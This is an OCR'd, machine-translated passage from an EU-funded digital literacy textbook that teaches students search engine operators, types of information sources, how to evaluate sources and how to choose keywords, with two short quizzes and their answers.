

Figure 14. The Search Engine

DuckDuckGo

Many search engines have the ability to record the personal information of their users. This feature annoys some users. The fact that Duckduckgo search engine users do not record any personal information has come to the fore. Due to the fact that it is open source, all users can control the working system of the search engine themselves. With the importance of personal information security nowadays, duckduckgo has gained a popular place among search engine competitors.



Figure 15. The Duck Duck Go Search Engine

(Temel bilgi teknolojileri 1 - AÇIKÖĞRETİM FAKÜLTESİ YAYINI NO: 2071)[KÇ3]

Usage of Search Filters

You can use some special characters and words to make more detailed searches in search engines and to reach results that are suitable for your purpose. These special characters and words may differ from search engine to search engine. However, because search engines list a lot of information, search results may contain a lot of results related to the subject being searched. It may be necessary to filter search results to get more relevant results. Below is the use of some simple search customization operators used in the most preferred Google search engine all over the world among search engines. More detailed information will be given on the following topics.

- If the searched words are enclosed in double quotes (" "), only sites that contain the entire word in double quotes will be listed. For example; "distance education" is listed results that, when spelled, contain the entire word distance education.



Figure 16. Distance learning in google search Engine

When the search term is spelled normal 1.420.000.000 results are listed.



Figure 17. Distance education in search engine

when the search term is enclosed in double quotation marks 35.000.000 results are listed

- If we only want to search the content of a specific site, we can customize our search by typing **site:**.



Figure 18. Distance education in search engine

We search for the content on distance education in the www.meb.gov.tr site belonging to the Ministry of National Education and we see 223 results. In this way, we have customized our search and also made our search from an official source.

- If we only want to search for a specific file **type,** we can customize our search by typing type:



Figure 19. The earch for a specific file type

By typing **type:pptx** into our search type, we have listed the results that contain only Microsoft powerpoint (presentation) files.

- If we want the results we are looking for to include two different words or both, we can use the "**or"** operator.



Figure 20. Two different words or both, we can use the "or" operator

Using the OR operator, we have listed results that include both online and education words, or both.

- If we want to exclude any word from the searched results, we can customize our search by putting the (-) operator at the beginning of the word we want to exclude.



Figure 21. The customize our search by putting the (-) operator at the beginning of the word we want to exclude

Since we don't want to list Wikipedia content in our search, we removed Wikipedia-related results from our search using the -operator.

- When searching, we don't think of any terms, or if we want to expand our search, we resort to placeholders (wildcards). * placeholder represents all words that substitute any term when searching.



Figure 22. The resort to placeholders (wildcards).

Using the placeholder (*****), we have listed all the results in europe with the longest feature.

(https://www.google.com.tr/intl/tr/help/operators.html)

You can also use the search engines' advanced search page to create searches using icons, signs, or operators. Advanced search pages have query options along with descriptions and examples. This topic will be explained in more detail in the following topics. Frequently used methods related to the practical use of search engines in general are described below.

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https://www.google.com.tr/intl/tr/help/operators.html

https://gs.statcounter.com/search-engine-market-share

Funded by the European Union

ACCESSING INFORMATION FROM THE INTERNET, COMPILATION, REGULATION AND ETHICAL RULES

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INTRODUCTION

While the Internet affects every field including educational processes and enriches the teaching processes, it provides unlimited social, cultural and personal opportunities to teachers and students. However, the effectiveness of the Internet in the teaching process depends on students' information literacy skills and their ability to use the Internet efficiently. For this reason, students in secondary and high schools in every field must have the ability to access information sources, obtain accurate information, and compile and present this information. In the digitalized world, digital literacy has become an important and distinctive factor in every stage of education and lifelong learning. Today, digital literacy includes many subjects and types of literacy (Sağıroğlu et al., 2020). Digital literacy is the set of knowledge, skills and understanding that enables critical, creative, distinctive and safe practices while interacting with digital technologies in all areas of life (Ministry of National Education, 2020). Digital literacy is much more than just being able to access or use a computer. It's about understanding, collaborating, staying safe, communicating effectively, cultural and social awareness, and being creative. Applications related to digital literacy consist of many and various components (dimensions) that intersect with each other. Digital literacy can also be defined as the area where all these components overlap (Ministry of National Education, 2020).

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INFORMATION SOURCES

TYPES OF SOURCES

Information can be obtained from many different sources. Different types of sources contain different information. To determine which resource type will best meet your information needs, you need to familiarize yourself with the information sources and know the characteristics of the types. We can list information resources according to their types as books, periodicals, reference resources, library catalogs, databases and the World Wide Web. There are also resources such as DVDs, CDs and microfilms (Ministry of Education, 2020).

Books	**Periodicals**	**Encyclopedias**
They are the basic sources of information written on a particular subject. They contain extensive information. They are based on many sources. Since the publication process is long, they usually do not contain very up-to-date information.	Resources published at regular intervals are called periodicals. The most common types of periodicals are: • Magazines • Scientific journals • Newspapers	They contain factual information on many topics. They often do not contain very up-to-date information, as they take a long time to prepare and publish. (This problem is gradually disappearing with e-encyclopedias).
Library Catalogs	**Databases**	**Bibliographic Citations**
Library catalogs show the resources in the library collection and their places in the library. Catalogs: They contain different types of resources available in the library, such as books, journals, theses.	They contain information about scientific articles, meeting proceedings, reports, theses and books published in journals. You can use databases when you want to find scientific publications, especially scientific articles related to the subject you are researching.	Short descriptions that contain basic information about information sources are called bibliographic citations. The elements that will provide access to the source must be included in the imprint. The information conveyed in the tags varies according to the source type. Article tags; It includes the author's name, the title of the article, the journal name, publication year, page and volume numbers.

World Wide Web	Browsers	Advisory Resources
It allows us to access information on the Internet through a browser. One of the main features of the web is that it provides fast access to information thanks to hyperlinks. The Web is a convenient resource for finding up-to-date information about people, institutions, events and a variety of topics. Not all information on the web is publicly available.	Browsers are software that provide access to information on the Web with graphical interfaces. They allow viewing pages written in HTML or similar formats and navigating between Web pages by clicking on the links	They are usually published by trusted publishers. They are prepared by experts. They are supervised by the editorial board and editors and are kept in a separate section in libraries and are not lent.



Table 2. Resource Types (Hacettepe University, 2020)

Resource Types Information video: https://www.youtube.com/watch?v=8--RT90QEc4

Mini Quiz

1. Which of the following defines information literacy?

a) Know how to read and write
b) Know how to use information
c) Know how to use a computer
d) To be able to understand what you read to
e) Know everything

2. Which of the following is not a source of advice?

a) Encyclopedia
b) Dictionary
c) Biography
d) Newspaper
e) Almanac

3. For what purpose are databases used?

a) To find books in the library
b) To search for information on the web
c) To find articles published in scientific journals
d) To follow the latest news
e) To find general information on a topic

4. You are looking for scientific articles for your research. Where do you look?

a) To the magazines
b) To databases
c) To the newspapers
d) To web pages
e) To the catalog

5. Which of the following is the source of information about people's life stories?

a) Almanacs
b) Encyclopedias
c) Biographies
d) Books
e) Databases

6. Which of the following is not true about the world wide web?

a) Provides access to information through the searcher.
b) It is a convenient resource for finding up-to-date information.
c) Provides quick access to information.
d) The information is publicly available.
e) Has hyperlinks

7. Which of the following is not a periodical?

a) Magazines
b) Almanacs
c) Scientific journals
d) Newspapers
e) Electronic journals

8. **You want to benefit from a scientific article. Which resource contains the basic information that will allow you to access this resource?**

a) World wide web
b) Scanner
c) Library catalogs
d) Tag
e) Databases

9. **Which of the following information about books is true**?

a) They are usually published by trusted publishers.
b) They always contain up-to-date information
c) They are the main sources of information
d) They convey information in chronological order.
e) They are prepared by experts.

10. **You are preparing an assignment on World War II. Which of the following resources would you need the least?**

a) World wide web
b) Encyclopedia
c) Browsers
d) Dictionary
e) Databases

Mini Quiz answers: 1b, 2d, 3c, 4b, 5c, 6d, 7b, 8d, 9c, 10d

RESOURCE SELECTION

Research can be started from the web or from libraries. The important point here is to decide which is the most appropriate source for the subject we will research (Hacettepe University, 2020). In the research process, the researcher must first determine clearly what he wants to reveal and then what the best way is to do it. In other words, after the research topic is determined and the research problem is created, the researcher must answer the question he wants to answer, that is, to choose the type of research that is most suitable for the research problem and to determine the resources to be used in the research (LINCS, 2020). The Internet and the library contain information on almost every subject, but it is important to make sure you are using reliable, up-to-date sources (UMGC, 2022).

Research on the Web;	Research in the library;
• While most of the information on the web is free, some scientific information is usually paid. • Most of the information on the web does not go through a review and control process. • Digital Scientific publications and journals are reliable sources that have been checked and approved for publication. • You cannot access all types of resources on the web. Some resources are only in print form. • Information on the web may not be permanent. Websites may change addresses, sometimes disappear altogether. • Universities and some educational institutions have many electronic journals, books, periodicals and databases in different fields. These resources can be accessed free of	• Libraries have carefully selected and arranged collections. • Most of the library resources are scientific publications that have been checked by editors or referees before they are published. • Library resources are free. • Library resources are arranged in such a way that you can easily find what you are looking for. • Libraries have old sources as well as current ones. • Libraries have expert staff that can help you. • Today, libraries have a large number of digital journals and various databases, in addition to the library's printed resources.

charge through internet providers in these libraries or universities. • A large number of reliable free publications, databases, and open-ended free programs can be easily accessed through the correct use of search engines and appropriate keywords.	

Table 3. Source Selection (Hacettepe University, 2020)

Source selection informative video: https://www.youtube.com/watch?v=VXHQ2y8FIUQ

Evaluation of information sources is critical to the research process. You can use the AYIGD Test to critically evaluate your sources and determine whether they will be useful or useless for your research (Notre Dame de Namur University, 2022). The AYIGD test is a way of critically evaluating resources. In this method, the following topics are questioned:

Purpose: What is the purpose of knowledge? Why is there?

Author: Who is the author, publisher or source? Are they qualified to provide information on the topic?

Relevance: Is the information relevant to your topic? Would you cite this source in a research paper?

Validity: When was the information published or updated? Does the source contain up-to-date information?

Accuracy: Is the information supported by evidence? How reliable or accurate is the content?

Informative video: https://www.youtube.com/watch?v=Rc8Pm8pM7Pg

Mini Quiz

1. **In which of the following sources do you find information about current events?**
   a. Web
   b. Scientific journals
   c. Books
   d. Annuals
   e. Encyclopedias

2. **Which cannot be said about the information on the web?**
   a. It does not go through the inspection and control process.
   b. You cannot access all types of resources.
   c. All information is free.
   d. Information on the web may not be permanent.
   e. Provides quick access to information.

3. **What is the AYIGD test?**
   a. Sourcing test for the world wide web
   b. Shortening of sources of information
   c. A way to critically evaluate resources
   d. A method used when searching for information on the web
   e. Test that ensures the competence and reliability of resources

4. **What does the AYIGD test include?**
   a. Purpose of knowledge
   b. Author's qualification
   c. Relevance of the information to the research topic
   d. Whether the source has up-to-date information
   e. All of them

5. **Which of the following should be done while conducting a scientific research?**
   a. Research should always start from the library.
   b. Research should always start from the web.
   c. Importance should be given to the up-to-datedness of the selected resources.
   d. Only library research should be done.
   e. None of them.

6. **Which is the main criterion when choosing the source?**
   a. Resource availability
   b. Scope of the subject
   c. The source is a large database
   d. Relevance of the source for the topic
   e. All

7. **What is the first step to take before the source selection?**
   a. Do a literature review
   b. Find keywords
   c. Decide what you want to present, the best way to do it
   d. Choosing the most appropriate type of research for the research problem
   e. None of them

8. **Which are true for libraries?**
   a. It has carefully selected, arranged collections
   b. Most sources are audited before publication
   c. It is in an easy-to-find layout
   d. Also contains old sources
   e. All of them

9. **In which of the following sources do you find reliable information about ancient sources?**

a. Web
b. Databases
c. Tags
d. Libraries
e. All of them

10. Which of the following is the reason why the information on the web is not permanent?

a. Author's views change over time
b. Inability to obtain precise information
c. Change of website address
d. Connect to the web
e. All

Mini Quiz answers: 1a, 2c, 3c, 4e, 5c, 6d, 7c, 8e, 9d, 10c

SUBJECT SELECTION AND INFORMATION SEARCH TECHNIQUES

Being digitally literate means dealing critically with internet content and being able to judge the value of this information for a given task (Ministry of Education 2020). The ability to choose the subject of the research can be obtained with general information, encyclopedias, subject encyclopedias, some Web resources and introductory books (Hacettepe University, 2020)

Things to consider when determining the subject;

• There should be an opportunity to find sufficient resources related to the research topic.

• Too few resources as well as too many resources make research difficult.

• All direct or indirect sources should be collected and then the relevant parts should be taken. (Kazan, 2016)

The research ability of the subject depends on its successful delimitation. The broader the subject, the more superficial the research, so delimitation is important (Hacettepe University, 2020).

Limiting the Subject

Limiting the subject in a meaningful and researchable way requires a preliminary study. At this stage, brainstorming can be done on the subject (Hacettepe University, 2020). Expressing the research topic in the form of a question sentence can also help with limitation. Questions require answers. The aim of the research is to find these answers (Sagiroglu et al. 2020).

Limiting the topic video:
https://www.youtube.com/watch?v=rpCbSjIdXlM

Students can reach digital information resources directly related to the subject in a shorter time as a result of the appropriate use of the right keywords, by using the search engines effectively, both for choosing a topic, for the preparation of the assignments given, or for the purpose of improving themselves on any subject.

Key Word

The first thing to do when researching in the digital environment is to determine the keywords. We can define the keyword concept as the words that best describe the research topic (Hacettepe University, 2020).Thinking through keywords and creating alternatives will increase your chances of finding the information you need. Especially since you will need to refer to English databases in your scientific studies, it is useful to do this in two languages when working with keywords. In addition to the singular and plural forms of words, synonyms, narrower and broader words, and commonly used abbreviations should also be considered (University of San Diego, 2022).If you find it difficult to create alternatives while working with keywords, you can benefit from thesaurus. Thesauruses list narrower and broader words as well as synonyms for the word you're looking for (Hacettepe University, 2020).

Choice of Key Words

While determining the keywords, general words can be chosen according to the comprehensiveness of the research, as well as words that directly point to certain concepts. For example, a classroom teacher may use only the keyword "story" when searching for stories to use in their lessons, or they may develop the search query with words such as "for primary school students" or "helpfulness". As the number of keywords increases, the search engine will return fewer results (Sağıroğlu et al. 2020).

Choice and Usage of Key Words- video:
https://www.youtube.com/watch?v=r6kjt2Mt_4w

Catalogues and Databases

Just as an index on the back of a book helps you quickly find what you're looking for within the book, online catalogs and databases help you find books or articles on the topic you're looking for from thousands of records. When searching catalogs and databases, you usually need to select the field or fields (such as author's name, keyword) to search. Sometimes it is also possible to search in all fields (Hacettepe University, 2020).

Search Fields

Most used search fields:

Author's name	It is used when you know the author's name. It searches only the author names field.
Title of Work	It is used when you know the title of the work. It searches only the titles field.
Topic	It is used when searching for resources on a particular subject. It just searches the subject area. Especially the subject search option in library catalogs gives accurate results.
Key Word	Searches the keyword field. It also appears to search all fields in some online catalogs. It is the most used search method. Keyword search allows you to associate more than one concept, thus making searches involving more than one topic.
All Fields	Searches all fields. It is the most comprehensive search possible.

Standard Search Operators

Standard search operators include a set of commands, also known as logic structures in computer science and mathematics (Sağıroğlu et al., 2020).

Informative Video :
https://www.youtube.com/watch?v=LTJygQwYV84

AND Operator

When you want to find sources that contain different concepts together, you need to associate related keywords with AND. Here, AND informs the database that it should search for records containing both concepts (Hacettepe University, 2020). The number of records reached as a result of a search with a single keyword decreases when new keywords are added to the search with AND. You can associate any number of words with AND (Hacettepe University, 2020)



Figure 23. Schematic Representation of the AND Operator

As can be seen in Figure 3.1, a search using Keyword 1 AND Keyword 2 query will show sources containing both words, while sources where words are used alone will be excluded from the scope.



Figure 24. The Keyword 1 AND Keyword 2 query will show sources containing both words

OR Operator

The 'OR' operator allows results containing any of the keywords to be displayed and searched without the need for words to be combined. In a way, it brings together the results obtained after the words were queried separately. This expands the scope of the search. Alternatively, the vertical bar "|" sign can also be used. If the word form is preferred, the OR operator should be capitalized. Otherwise, it will be treated as a normal keyword (Sagiroglu et al. 2020).



Figure 25. Schematic Representation of the OR Operator

Looking at Figure 3.2, it can be seen that in a search using the Keyword 1 OR Keyword 2 query, in addition to the sources that the keywords refer to alone, the sources they refer to together are also included. Thanks to the OR operator, it is possible to get rid of the trouble of making two separate searches and extracting the repetitive results. Thus, the research process can be completed more quickly and efficiently (Sagiroglu et al. 2020).



Figure 26. Schematic Representation of the OR Operator

NOT (-) Operator

No matter how carefully the keywords are chosen while doing research, it is possible to encounter undesirable results. In order for any keyword to be removed from the search results, it is sufficient to put a - (minus or dash) sign in front of that word. The reflection of this command, also known as the NOT operator, in the scope of search results is shown in the figure.



Figure 27. The Schematic Representation of the OR Operator

The figure shows the query made as Keyword 1 – Keyword 2. When using this operator, it should be ensured that there is no space between the word to be removed and the - sign. Otherwise, the search engine will not detect the command (Sagiroglu et al. 2020).

• If we only want to search the content of a particular site, we can customize our search by typing site.



Figure 28. The Schematic Representation of the OR Operator

We search for content on distance education on the website www.meb.gov.tr, which belongs to the Ministry of National Education, and we come across 171 results. In this way, we have customized our search and also made our search from an official source.

Double Quote (“ ”) Operator

Each word entered in the search box is perceived as a separate keyword by the search engine. This situation does not pose a problem when researching related but independent words (Sağıroğlu et al. 2020). The search engine perceives the typed phrase as a whole and returns only the results that are suitable for the order written in quotation marks. In other words, the quoted phrase behaves as if it were a single keyword (LINCS, 2020)



Figure 29. The Schematic Representation of the OR Operator

The figure depicts the search performed with the query "Keyword 1 Keyword 2". As can be seen in the figure, the search performed by enclosing the keywords covers a smaller area than the search performed using the AND operator. Because when the AND operator is used, it is sufficient for the words to be in the same source regardless of whether they are next to each other or in the same order. The words may not even be used in the same sentence. Words enclosed in DOUBLE QUOTES must follow the same order. Thus, resources containing the desired phrase can be accessed quickly (Sagiroglu et al. 2020).

- If the searched words are enclosed in double quotes (“ ”), only sites containing the entire word in double quotes will be listed. For example; When “distance education” is typed, results containing the entire word distance education are listed. As seen in the example below, when the words DISTANCE EDUCATION are written

without quotation marks, approximately 1.470.000.000 results are obtained.

